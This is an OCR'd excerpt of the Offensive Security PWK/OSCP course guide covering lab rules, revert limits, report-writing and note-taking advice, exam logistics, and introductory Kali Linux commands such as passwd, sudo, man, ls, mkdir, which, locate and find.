


Figure 2: Simplified Diagram of the VPN Labs

Once you have completed the course videos and the PDF lab guide, you will have the basic skills required to penetrate most of the vulnerable machines in the lab. Initially, you will connect via VPN to the Student network. You'll be hacking your way into additional networks as the course progresses. Certain machines will require additional research and a great deal of determination in order to compromise them.

Each machine contains a **proof.txt** file that serves as a trophy for your compromise, but keep in mind that the goal is not to find the **proof.txt** file specifically. Instead, you'll want to try and obtain a root/SYSTEM level interactive shell on each machine. Some machines may also contain a **network-secret.txt** file. You can submit the contents of that file to your control panel in order to unlock the ability to revert virtual machines to their original state in the IT, Development, and Administrative departments networks.

Please note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab guide character-by-character. You will need to adapt the examples to your specific lab configuration.

The machines you should be targeting are:

Copyright © Offensive Security Ltd. All rights reserved.

Lab	Subnet	Target Start	Target End
PWK	10.11.1.0/24	10.11.1.1	10.11.1.254

Table 1 - Offensive Security lab target range

The lab you are connecting to is shared by a number of different students. We limit the number of students in each lab to minimize the possibility of having more than one student working on the same target machine concurrently.

1.7.1 Lab Warning

The internal VPN lab network **is a hostile environment** and you should not store sensitive information on the Kali Linux virtual machine used to connect to the labs. Student-to-student VPN traffic is not allowed, however, you can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed on your Kali Linux system.

1.7.2 Control Panel

Once logged into the internal VPN lab network, you can access your PWK control panel. The PWK control panel will help you revert your client and lab machines or book your exam.

Once you find the **network-secret.txt** files, you'll use the control panel, submit the contents of the file, and unlock the ability to revert machines located in the additional networks you've discovered.

The URL for the control panel was listed in the welcome package email.

1.7.3 Reverts

Each student is provided with twelve reverts every 24 hours. Reverts enable you to return a particular lab machine to its pristine state. This counter is reset every day at 00:00 GMT +0. If you require additional reverts, you can contact a Student Administrator via email (help@offensive-security.com) or contact Live Support[7] to have your revert counter reset.

The minimum amount of time between lab machine reverts is five minutes.

When selecting the drop-down menu to revert a lab machine, you will be able to see when the machine was last reverted. Some of the machines in the labs will contain scripts that will automatically restart crashed services or simulate user actions. This is not the case for every system but please take this into consideration when scanning or exploiting a specific target machine.

We recommend that you revert a machine before you start scanning and attacking it to ensure that the machine and its services are operating as designed. Conversely, once you are done with a machine, you should revert it as well to remove any artifacts left behind from your attacks so that the machine is not left in an exploited state.

[7] (Offensive Security, 2019), https://support.offensive-security.com

Copyright © Offensive Security Ltd. All rights reserved.



1.7.4 Client Machines

You will be assigned three dedicated client machines that are used in conjunction with the course material and exercises. These include a Windows 10 client, Debian Linux client, and a Windows Server 2016 Domain Controller.

You will need to **revert the machine you wish to use via the student control panel whenever you connect to the VPN**. When you choose to revert either the Windows 10 or Windows Server 2016 clients, both machines will be reverted. Your assigned client machines are automatically powered off and reverted to their initial state after you have been disconnected from the VPN for a period of time.

With the above in mind, we highly recommend that you **do not store any information on any of your client machines that you are not willing to lose**.

1.7.5 Kali Virtual Machine

The VMware image[8] that we provide for your use during the course is a default 64-bit build of Kali Linux. We recommended that you download and use the VMware image via the URL provided in the emailed welcome package. While you are free to use the VirtualBox or Hyper-V image or even your own Kali installation, we can only provide support for the provided VMware image. These images are provided courtesy of Offensive Security and are not supported by the Kali Linux project team.

1.7.6 Lab Behavior and Lab Restrictions

The Offensive Security lab is a shared environment. Please keep the following in mind as you explore the lab:

- Avoid changing user passwords. Instead, add new users to the system if possible. If the only way into the machine is to change the password, kindly change it back once you are done with that particular machine.
- Any firewall rules that you disable on a machine should be restored once you have gained the desired level of access.
- Do not leave machines in a non-exploitable state.
- Delete any successful (and failed) exploits from a machine once you are done. If possible, create a directory to store your exploits. This will minimize the chance that someone else will accidentally use your exploit against the target.

You can accomplish all of this by remembering to revert each machine once you are done with it. To revert a machine, use the student control panel.

The following restrictions are strictly enforced in the internal VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

[8] https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

Copyright © Offensive Security Ltd. All rights reserved.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network.
2. Do not delete or relocate any key system files or hints unless absolutely necessary for privilege escalation.
3. Do not change the contents of the network-secret.txt or proof.txt files.
4. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:
    1. Shutting down machines
    2. Kicking users off machines
    3. Blocking a specific IP address or range
    4. Hacking into other students' clients or Kali machines

1.8 Reporting

Reporting is often viewed as a necessary evil of penetration testing. Sadly, many highly technical and intelligent penetration testers don't give it the attention it deserves, but a well written and professional-looking report can sometimes get more positive attention than its poorly written, but technically savvy counterpart.

Since writing the report is part of any penetration test, and because it's part of the OSCP exam, we want to take a few moments before you approach the course material to talk about report writing. We hope that reviewing these guidelines now will help you consider how you might explain the actions, outcomes, and results of a penetration test.

There are many different methods of report writing, and we won't claim that the Offensive Security sample report[9] is the absolute best way to write a report. If the example is helpful, feel free to use it. If not, then feel free to alter the design or create something else that works better for you.

There are some general guidelines that we feel are important to keep in mind when writing a report. These guidelines are listed in no particular order, since they are all equally important.

1.8.1 Consider the Objective

Take into account the objective of the assessment. What did you set out to accomplish? Is there a single, specific statement you hope to make in the report? Many inexperienced penetration testers get caught up in the technical aspects of an assessment and the skills necessary to pull them off, but a penetration test is never an opportunity to simply show off. Keep the initial objective in mind as you begin writing the report.

Organize your content to build a report that will resonate the most with your audience. We highly recommend writing an outline before starting. You can do this quickly and easily by creating section headers, without the actual content or explanation. This will help you avoid repeating yourself or leaving out critical information. It can also help you more easily get past the dreaded "writer's block".

[9] (Offensive Security, 2019), https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

Copyright © Offensive Security Ltd. All rights reserved.



1.8.2 Consider the Audience

Think about who will be reading and acting on the information you've included in the report. What does your audience hope to learn from it? Who are they? In most cases, people with vastly different levels of technical knowledge will read your report. Try to write something to satisfy each potential reader of the report. Practically speaking, this means writing your report in sections that address the needs of different audiences.

Let's spend a moment talking a bit more about the audience.

You might expect high-level executives in a company to read some parts of the report. In most cases these executives do not have the time or desire to read all of the highly technical details of the attack. For this reason, most reports start with an Executive Summary. The Executive Summary should be a short (no more than two pages), high-level explanation of the results and the client's overall security posture. Since it is likely the only part they will ever read, make sure you tailor this section and the language for the executives specifically.

There will also be a team of more technical professionals who will read your report in greater detail. The rest of the report should cater to them, and will include all the gory details of the carnage you inflicted upon the target network.

1.8.3 Consider What to Include

More specifically, it's helpful to think about what not to include. Keep in mind that your readers will want to address the issues you discovered, so all the content that you include should be relevant and meaningful. A bloated report with too much tangential or irrelevant information just makes reading and understanding difficult for your audience. Don't include filler material just to make the report look longer.

Here are four quick pointers on what to include and what to leave out:

1. DO NOT include pages and pages of a tool output in your report unless it is absolutely relevant. Consider Nmap's output. There is no reason for you to include every single line from the output in your report as it does not add anything of value. If you have a point that you are trying to make, for example a very high number of SNMP services exposed on publicly accessible hosts, then use the **`-oG`** flag and grep out only those hosts with open SNMP ports.

2. Make use of screenshots wisely. The same rule applies as with the rest of the content you add to your report. Use a screenshot to make a point, not just to show awesome meterpreter output. For example, say you got root on a Linux host. Rather than displaying 15 screenshots of various directory listings only a root user could access, just include a single screenshot of the **`whoami`** command output. A technically savvy reader may only need this one thing to understand what you have achieved.

3. Include extra materials as additional supporting documents. If you have content that will drive up the page count but not be interesting to your entire audience, consider providing additional supporting documents in addition to the report. The readers who need this information can still inspect the supporting documentation and the quality of the report won't suffer.

Copyright © Offensive Security Ltd. All rights reserved.

4. Perhaps most importantly, refer back to the objective of the assessment. Think about the point you are trying to make as it relates to the objective and about how each piece of information will or will not reinforce that point.

1.8.4 Consider the Presentation

The presentation of content is just as critical as the content itself. More than anything, a command of language is absolutely crucial. While we understand that for many of our students, English is not their native language, it is still important to try to write coherent sentences that flow smoothly and logically. In this case, it is important to "Try Harder" and do your best, focusing on making points that are simple and easy to understand.

Additionally, you may want to keep the following in mind:

1. Be consistent. Watch out for inconsistencies in things like spacing, heading styles, font selection, and so on. Misaligned and inconsistent paragraphs or titles look unprofessional and sloppy.

2. Spellcheck, spellcheck, spellcheck! This one is pretty self-explanatory. Their != There, Your != You're

These pointers should give you a general idea of how to write a professional-looking and coherent report that clearly delivers the intended message. Ultimately, the report is the product you are delivering to the client. Make sure it represents you and your work properly and professionally.

1.8.5 The PWK Report

After you've completed the course lab guide and videos, you will be conducting a full-fledged penetration test inside our internal VPN lab network. It's not mandatory to report on this practice penetration test, but it might be beneficial to you as a useful way to practice an important skill that you will use throughout your career.

If you do opt to write and submit your lab report, you will need to document the course exercises throughout this lab guide unless noted otherwise. You can add these as an appendix to your final report that you will submit after completing the certification exam.

The final documentation should be submitted as a formal penetration test report. Your report should include an executive summary, as well as a detailed rundown of all machines (not including your dedicated client machines). Detailed information regarding the reporting requirements for the course, including templates and a sample report is available on our support site.

Copyright © Offensive Security Ltd. All rights reserved.

Students planning to claim CPE credits prior to having passed the OSCP certification exam will need to write and submit a report of the internal VPN lab network and include the course exercises as an appendix.

1.8.6 Taking Notes

Information is key, so taking and keeping organized notes is vital. This goes for the PWK course, the corresponding OSCP exam, and even penetration testing in general.

The level of detail in your notes is up to you. We recommend that you document **everything** to start

Copyright © Offensive Security Ltd. All rights reserved.



1.8.6.2 Note Taking Tools

There are a number of note taking tools you can choose from such as OneNote[11] (Windows/macOS), DayOne[12] (macOS) or Joplin[13] (MacOS/Windows/Linux) etc. You can also opt to use something like MDwiki,[14] a markdown-based wiki that allows you to write in markdown and then render the output in HTML.

Regardless of your preferred tool, the best way to go about collecting RAW output is to set up some type of logging and forget about it (until it is needed). This way the output is automatically saved and you do not have to worry about remembering to return to your notes. There are a few ways for all output displayed to a terminal to be saved, some of which include:

- *script*: Once executed, all output (including bash's color & backspaces) is saved to a file, which can be replayed at any time.
- *terminator*: An alternate terminal emulator that has various features and plugins, such as Logger (save all output to a text file) and TerminalShot (take a screenshot from within the terminal).

NOTE: Piping the output (>) or using tee is also an option, but you have to use them for each command, so you will have to remember to run them every time.

To deal with the volume of information gathered during a penetration test, we like to use a multipurpose note-taking application to initially document all of our findings. Using such an application helps both in organizing the data digitally as well as mentally. Once the penetration test is over, we can use the interim documentation to compile the full report.

It doesn't matter which program you use for your interim documentation as long as the output is clear and easy-to-read. Get used to documenting your work and findings. It is the only professional way to get the job done!

1.8.6.3 Backups

There are two types of people: those who regularly back up their documentation, and those who wish they did. Backups are often thought of as insurance. You never know when you're going to need it until you do! As a general rule, we recommend that you backup your documentation regularly. Keep your backups in a safe place. You certainly don't want them to end up in a public git repo or the cloud!

Documentation should not be the only thing you back up. Make sure you back up important files on your Kali VM, take appropriate snapshots if needed, and so on. It's always best to err on the side of caution.

[11] (OneNote, 2019), https://www.onenote.com

[12] (Day One, 2019), http://dayoneapp.com

[13] (laurent22, 2019), https://github.com/laurent22/joplin

[14] (MDwiki, 2019), http://dynalon.github.io/mdwiki/#!index.md

Copyright © Offensive Security Ltd. All rights reserved.



1.9 About the OSCP Exam

The OSCP certification exam simulates a live network in a private VPN that contains a small number of vulnerable machines. To pass, you must score 70 points. Points are awarded for limited access as well as full system compromise. The environment is completely dedicated to you for the duration of the exam, and you will have 23 hours and 45 minutes to complete it.

Specific instructions for each target machine will be located in your exam control panel, which will only become available to you once your exam begins. Your exam package, which will include a VPN connectivity pack and additional instructions, will contain the unique URL you can use to access your exam control panel.

To ensure the integrity of our certifications, the exam will be remotely proctored. You are required to be present 15 minutes before your exam start time to perform identity verification and other pre-exam tasks. Please make sure to read our proctoring FAQ[15] before scheduling your exam.

Once the exam has ended, you will have an additional 24 hours to put together your exam report and document your findings. You will be evaluated on the quality and content of the exam report, so please include as much detail as possible and make sure your findings are all reproducible.

Also, please note that acceptance of your exam submission is a manual process, so it may take some time prior to you getting an official notification from us that we have received your files.

Once your exam files have been accepted, your exam will be graded and you will receive your results in 10 business days. If you achieve a passing score, we will ask you to confirm your physical address so we can mail your certificate. If you came up short, then we will notify you, and you may purchase a certification retake using the appropriate links.

We highly recommend that you carefully schedule your exam for a 36-hour window when you can ensure no outside distractions or commitments. Also, please note that exam availability is handled on a first come, first served basis, so it is best to schedule your exam as far in advance as possible to ensure your preferred date is available. For additional information regarding the exam, we encourage you to take some time to go over the OSCP exam guide.[16]

1.9.1 Metasploit Usage - Lab vs Exam

We encourage you to use Metasploit in the labs. Metasploit is a great tool and you should learn all of the features it has to offer. While Metasploit usage is limited in the OSCP certification exam, we will encourage you not to place arbitrary restrictions on yourself during the learning process. More information about Metasploit usage can be found in the OSCP exam guide.

1.10 Wrapping Up

In this module, we discussed important information needed to make the most of the PWK course and lab. In addition, we also covered the basics of report writing and how to take the final OSCP exam.

---

[15] (Offensive Security, 2019), https://www.offensive-security.com/faq/#exam-proc

[16] (Offensive Security, 2019), https://support.offensive-security.com/oscp-exam-guide/

Copyright © Offensive Security Ltd. All rights reserved.



We wish you the best of luck on your PWK journey and hope you enjoy the new challenges you will face.

Copyright © Offensive Security Ltd. All rights reserved.

2. Getting Comfortable with Kali Linux

Kali Linux is developed, funded and maintained by Offensive Security. It is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools that are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

All the programs packaged with the operating system have been evaluated for suitability and effectiveness. They include Metasploit for network penetration testing, Nmap for port and vulnerability scanning, Wireshark for monitoring network traffic, and Aircrack-ng for testing the security of wireless networks to name a few.

The goal of this module is to provide a baseline and prepare users of all skill levels for the upcoming modules. We will explore tips and tricks for new users and review some standards that more advanced users may appreciate. Regardless of skill level, we recommend an appropriate level of focus on this module. As Abraham Lincoln was rumoured to have said, “Give me six hours to chop down a tree, and I will spend the first four sharpening the axe”.

In addition, users of all skill levels are encouraged to review the free online training on the Kali Training site.[17] This site includes the *Kali Linux Revealed* book, exercises designed to test your understanding, a dedicated support forum, and more. These free resources provide valuable insight to users of all skill levels and serve as an excellent companion to the training presented in this course.

2.1 Booting Up Kali Linux

To begin, download the official Kali Linux 64-bit (amd64) VMware virtual machine (VM)[18] and the VMware software you choose to use. VMware provides a free trial for both VMware WorkStation Pro[19] and VMware Fusion for Mac.[20] The benefit of using one of these commercial versions is the ability to take snapshots that you can revert to should you need to reset your virtual machine to a clean slate. VMware also offers a free version of their software, VMware WorkStation Player.[21] However, the snapshot function is not available in the free version.

We will be using a 64-bit (amd64) Kali Linux virtual machine, so for best results and consistency with the lab guide, we recommend you use it as well. Do not deviate from this standard build as this could create a work environment that is inconsistent with the course training material.

You can find the latest Kali Linux virtual machine image as well as up to date instructions to verify the downloaded archive on the Offensive Security support website.[22] As a security professional,

[17] (Offensive Security, 2019), https://kali.training

[18] (Offensive Security, 2019), https://support.offensive-security.com/#!pwk-kali-vm.md

[19] (VMware, 2019), https://www.vmware.com/products/workstation-pro.html

[20] (VMware, 2019), https://www.vmware.com/products/fusion.html

[21] (VMware, 2019), https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html

[22] (Offensive Security, 2019), https://support.offensive-security.com/#!pwk-kali-vm.md

Copyright © Offensive Security Ltd. All rights reserved.



you should always take the time to properly verify any file you download before using it. Not doing so can put you and your client at unnecessary risk.

To use the Kali Linux virtual machine, we will first extract the archive and open the .vmx file with VMware. If the option is presented, choose "I copied it" to instruct the virtual machine to generate a new virtual MAC address and avoid a potential conflict.

The default credentials for the virtual machine are:

- Username: kali
- Password: kali

---

*On first boot, it's important to change all default passwords from a terminal using the **passwd** command. We are connecting to an online lab alongside other students and a default password will practically guarantee playful abuse!*

To change the password, click on the terminal icon and issue the built-in **passwd** command:

```
kali@kali:~$ passwd
Changing password for kali.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Listing 1 - Changing the default password for the kali user

The Kali Linux virtual machine will contain two default users, "root" and "kali". We will use the kali user account. While it may be tempting to log in as the root user, this is not recommended. The root user has unrestricted access, and a stray command could damage our system. Worst still, if an adversary were to exploit a process running as root, they will have complete control of our machine.

Many commands will require elevated privileges to run, fortunately, the *sudo* command can overcome this problem. We enter **sudo** followed by the command we wish to run and provide our password when prompted.

```
kali@kali:~$ whoami
kali

kali@kali:~$ sudo whoami
[sudo] password for kali:
root
```

Listing 2 - Using sudo to run a command as root

Finally, explore VMware's snapshot feature, which allows us to revert or reset a virtual machine to a clean slate. Regular snapshots can save a great deal of time and frustration if something goes wrong.

Copyright © Offensive Security Ltd. All rights reserved.

2.2 The Kali Menu

The Kali Linux menu includes categorical links for many of the tools present in the distribution. This structure helps clarify the primary role of each tool as well as context for its usage.

Take some time to navigate the Kali Linux menus to help familiarize yourself with the available tools and their categories.



Figure 3: The Kali Menu

2.3 Kali Documentation

As a full-blown operating system, Kali Linux offers many features and capabilities that we can not fully explore in this course. However, there are several official Kali Linux resources available for further research and study:

- The Kali Linux Official Documentation[23]
- The Kali Linux Support Forum[24]

[23] (Offensive Security, 2019), http://docs.kali.org

[24] (Offensive Security, 2019), https://forums.kali.org

Copyright © Offensive Security Ltd. All rights reserved.



- The Kali Linux Tools Site[25]
- The Kali Linux Bug Tracker[26]
- The Kali Linux Training[27]

2.3.1 The Kali Linux Official Documentation

The Kali Docs website,[28] as the name suggests, is the official Kali Linux documentation repository. This site presents the most current Kali documentation, details many common procedures, and should be considered the first stop for Kali Linux troubleshooting and support.

2.3.2 The Kali Linux Support Forum

The next stop for troubleshooting and support is the Kali Linux support forum.[29] Before posting, read the forum rules and guidelines[30] as non-compliant posts are often moderated or ignored. Before creating a new thread, be sure to thoroughly search the forums for a previously posted solution.

2.3.3 The Kali Linux Tools Site

Kali features many penetration testing tools from various niches of the security and forensics fields. The Kali Tools site[31] aims to list them all and provide a quick reference for each. The versions of the tools can be tracked against their upstream sources. In addition, information about each of the metapackages are also available. Metapackages provide the flexibility to install specific subsets of tools based on particular needs, including wireless, web applications, forensics, software defined radio, and more.

2.3.4 The Kali Linux Bug Tracker

Occasionally, certain tools may crash or produce unexpected results. When this happens, a search for the given error message on the Kali Linux Bug Tracker site[32] might help determine whether or not the issue is a bug, and if it is, how it can be resolved. Users can also help the community by reporting bugs through the site.

2.3.5 The Kali Training Site

The Kali Linux Training[33] site hosts the official Kali Linux Manual and training course. This free site is based on the Kali Linux Revealed[34] book, and hosts the book content in HTML and PDF format,

---

[25] (Offensive Security, 2019), https://tools.kali.org

[26] (Offensive Security, 2019), https://bugs.kali.org

[27] (Offensive Security, 2019), https://kali.training

[28] (Offensive Security, 2019), http://docs.kali.org

[29] (Offensive Security, 2019), https://forums.kali.org

[30] (Offensive Security, 2019), https://forums.kali.org/forumdisplay.php?12-Forums-Rules-and-Guidelines

[31] (Offensive Security, 2019), https://tools.kali.org

[32] (Offensive Security, 2019), https://bugs.kali.org

[33] (Offensive Security, 2019), https://kali.training

[34] (Offensive Security, 2019), https://kali.training

Copyright © Offensive Security Ltd. All rights reserved.

exercises to test your knowledge of the material, a support forum, and more. This site includes an abundance of useful information to help users get better acquainted with Kali Linux.

2.3.6 Exercises

(Reporting is not required for these exercises)

1. Boot your Kali operating system and change the kali user password to something secure.
2. Take some time to familiarize yourself with the Kali Linux menu.
3. Using the Kali Tools site, find your favorite tool and review its documentation. If you don't have a favorite tool, pick any tool.

2.4 Finding Your Way Around Kali

2.4.1 The Linux Filesystem

Kali Linux adheres to the filesystem hierarchy standard (FHS),[35] which provides a familiar and universal layout for all Linux users. The directories you will find most useful are:

- /bin - basic programs (ls, cd, cat, etc.)
- /sbin - system programs (fdisk, mkfs, sysctl, etc)
- /etc - configuration files
- /tmp - temporary files (typically deleted on boot)
- /usr/bin - applications (apt, ncat, nmap, etc.)
- /usr/share - application support and data files

There are many other directories, most of which you will rarely need to enter, but having a good familiarity of the layout of the Linux filesystem will help your efficiency immensely.

2.4.2 Basic Linux Commands

2.4.2.1 Man Pages

Next, let's dig into Kali Linux usage and explore some basic Linux commands.

Most executable programs intended for the Linux command line provide a formal piece of documentation often called manual or *man* pages.[36] A special program called **man** is used to view these pages. Man pages generally have a name, a synopsis, a description of the command's purpose, and the corresponding options, parameters, or switches. Let's look at the man page for the *ls* command:

```
kali@kali:~$ man ls
```

Listing 3 - Exploring the man page for the ls command

[35] (Linux Foundation, 2016), https://wiki.linuxfoundation.org/lsb/fhs

[36] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Man_page

Copyright © Offensive Security Ltd. All rights reserved.

Man pages contain not only information about user commands, but also documentation regarding system administration commands, programming interfaces, and more. The content of the manual is divided into sections that are numbered as follows:

Section	Contents
1	User Commands
2	Programming interfaces for kernel system calls
3	Programming interfaces to the C library
4	Special files such as device nodes and drivers
5	File formats
6	Games and amusements such as screen-savers
7	Miscellaneous
8	System administration commands

Table 2 - man page organization

To determine the appropriate manual section, simply perform a keyword search. For example, let's assume we are interested in learning a bit more about the file format of the /etc/passwd file. Typing **man passwd** at the command line will show information regarding the **passwd** command from section 1 of the manual (Figure 4), which is not what we are interested in.



Figure 4: Requesting the manual entry for the passwd file

However, if we use the **-k** option with **man**, we can perform a keyword search as shown below:

```
kali@kali:~$ man -k passwd
chgpasswd (8)        - update group passwords in batch mode
```


Copyright © Offensive Security Ltd. All rights reserved.



```
chpasswd (8)         - update passwords in batch mode
exim4_passwd (5)     - Files in use by the Debian exim4 packages
exim4_passwd_client (5) - Files in use by the Debian exim4 packages
expect_mkpasswd (1)  - generate new password, optionally apply it to a user
fgetpwent_r (3)      - get passwd file entry reentrantly
getpwent_r (3)       - get passwd file entry reentrantly
gpasswd (1)          - administer /etc/group and /etc/gshadow
grub-mkpasswd-pbkdf2 (1) - generate hashed password for GRUB
htpasswd (1)         - Manage user files for basic authentication
...
```

Listing 4 - Performing a passwd keyword search with man

We can further narrow the search with the help of a regular expression:[37]

```
kali@kali:~$ man -k '^passwd$'
passwd (1)           - change user password
passwd (1ssl)        - compute password hashes
passwd (5)           - the password file
```

Listing 5 - Narrowing down our search

In the above command, the regular expression is enclosed by a caret (^) and dollar sign ($), to match the entire line and avoid sub-string matches. We can now look at the exact passwd manual page we are interested in by referencing the appropriate section:

```
kali@kali:~$ man 5 passwd
```

Listing 6 - Using man to look at the manual page of the /etc/passwd file format

Man pages are typically the quickest way to find documentation on a given command, so take some time to explore them in a bit more detail.

2.4.2.2 apropos

With the *apropos*[38] command, we can search the list of man page descriptions for a possible match based on a keyword. Although this is a bit crude, it's often helpful for finding a particular command based on the description. Let's take a look at an example. Suppose that we want to partition a hard drive but can't remember the name of the command. We can figure this out with an **apropos** search for "partition".

```
kali@kali:~$ apropos partition
addpart (8)          - tell the kernel about the existence of a partition
cfdisk (8)           - display or manipulate a disk partition table
cgdisk (8)           - Curses-based GUID partition table (GPT) manipulator
cgpt (1)             - Utility to manipulate GPT partitions with Chromium OS ...
delpart (8)          - tell the kernel to forget about a partition
extundelete (1)      - utility to undelete files from an ext3 or ext4 partition.
fdisk (8)            - manipulate disk partition table
fixparts (8)         - MBR partition table repair utility
gdisk (8)            - Interactive GUID partition table (GPT) manipulator
gparted (8)          - GNOME Partition Editor for manipulating disk partitions.
...
```

[37] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Regular_expression

[38] (The Linux Information Project, 2004), http://www.linfo.org/apropos.html

Copyright © Offensive Security Ltd. All rights reserved.

Listing 7 - Using apropos to look for commands that have 'partition' as part of their description

Notice that **apropos** seems to perform the same function as **man -k**; they are, in fact, equivalent.

2.4.2.3 Listing Files

The **ls** command prints out a basic file listing to the screen. We can modify the output results with various wildcards. The **-a** option is used to display all files (including hidden ones) and the **-1** option displays each file on a single line, which is very useful for automation.

```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

kali@kali:~$ ls /etc/apache2/sites-available/*.conf
/etc/apache2/sites-available/000-default.conf
/etc/apache2/sites-available/default-ssl.conf

kali@kali:~$ ls -a1
.
..
.bash_history
.bashrc
.cache
.config
Desktop
Documents
...
```

Listing 8 - Listing files

2.4.2.4 Moving Around

Linux does not use Windows-style drive letters. Instead, all files, folders, and devices are children of the root directory, represented by the "/" character. We can use the **cd** command followed by a path to change to the specified directory. The **pwd** command will print the current directory (which is helpful if you get lost) and running **cd ~** will return to the home directory.

```
kali@kali:~$ cd /usr/share/metasploit-framework/

kali@kali:/usr/share/metasploit-framework$ pwd
/usr/share/metasploit-framework

kali@kali:/usr/share/metasploit-framework$ cd ~

kali@kali:~$ pwd
/home/kali
```

Listing 9 - Moving around the filesystem

2.4.2.5 Creating Directories

The **mkdir** command followed by the name of a directory creates the specified directory. Directory names can contain spaces but since we will be spending a lot of time at the command line, we'll save ourselves a lot of trouble by using hyphens or underscores instead. These characters will make auto-completes (executed with the Tab key) much easier to complete.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ mkdir notes

kali@kali:~$ cd notes/

kali@kali:~/notes$ mkdir module one

kali@kali:~/notes$ ls
module  one

kali@kali:~/notes$ rm -rf module/ one/

kali@kali:~/notes$ mkdir "module one"

kali@kali:~/notes$ cd module\ one/

kali@kali:~/notes/module one$
```

Listing 10 - Creating directories in Kali

We can create multiple directories at once with the incredibly useful **mkdir -p**, which will also create any required parent directories. This can be combined with brace expansion to efficiently create a directory structure to, for example, store your penetration test notes. In the example below, we are creating a directory called test and within that directory, creating three sub-directories called recon, exploit, and report:

```
kali@kali:~$ mkdir -p test/{recon,exploit,report}

kali@kali:~$ ls -1 test/
exploit
recon
report
```

Listing 11 - Creating a directory structure

2.4.3 Finding Files in Kali Linux

Three of the most common Linux commands used to locate files in Kali Linux include *find*, *locate*, and *which*. These utilities have similarities, but work and return data in different ways and therefore may be used in different circumstances.

2.4.3.1 which

The **which** command[39] searches through the directories that are defined in the *$PATH* environment variable for a given file name. This variable contains a listing of directories that Kali searches when a command is issued without its path. If a match is found, **which** returns the full path to the file as shown below:

```
kali@kali:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

kali@kali:~$ which sbd
/usr/bin/sbd
```

[39] (die.net, 2019), https://linux.die.net/man/1/which

Copyright © Offensive Security Ltd. All rights reserved.

Listing 12 - Exploring the which command

2.4.3.2 locate

The *locate* command[40] is the quickest way to find the locations of files and directories in Kali. In order to provide a much shorter search time, **locate** searches a built-in database named locate.db rather than the entire hard disk itself. This database is automatically updated on a regular basis by the *cron* scheduler. To manually update the locate.db database, you can use the **updatedb** command.

```
kali@kali:~$ sudo updatedb

kali@kali:~$ locate sbd.exe
/usr/share/windows-resources/sbd/sbd.exe
```

Listing 13 - Exploring the locate command

2.4.3.3 find

The *find* command[41] is the most complex and flexible search tool among the three. Mastering its syntax can sometimes be tricky, but its capabilities go beyond a normal file search. The most basic usage of the **find** command is shown in Listing 14, where we perform a recursive search starting from the root file system directory and look for any file that starts with the letters "sbd".

```
kali@kali:~$ sudo find / -name sbd*
/usr/bin/sbd
/usr/share/doc/sbd
/usr/share/windows-resources/sbd
/usr/share/windows-resources/sbd/sbd.exe
/usr/share/windows-resources/sbd/sbdbg.exe
/var/cache/apt/archives/sbd_1.37-1kali3_amd64.deb
/var/lib/dpkg/info/sbd.md5sums
/var/lib/dpkg/info/sbd.list
```

Listing 14 - Exploring the find command

The main advantage of **find** over **locate** is that it can search for files and directories by more than just the name. With **find**, we can search by file age, size, owner, file type, timestamp, permissions, and more.[42]

2.4.3.4 Exercises

1. Use **man** to look at the man page for one of your preferred commands.
2. Use **man** to look for a keyword related to file compression.
3. Use **which** to locate the pwd command on your Kali virtual machine.
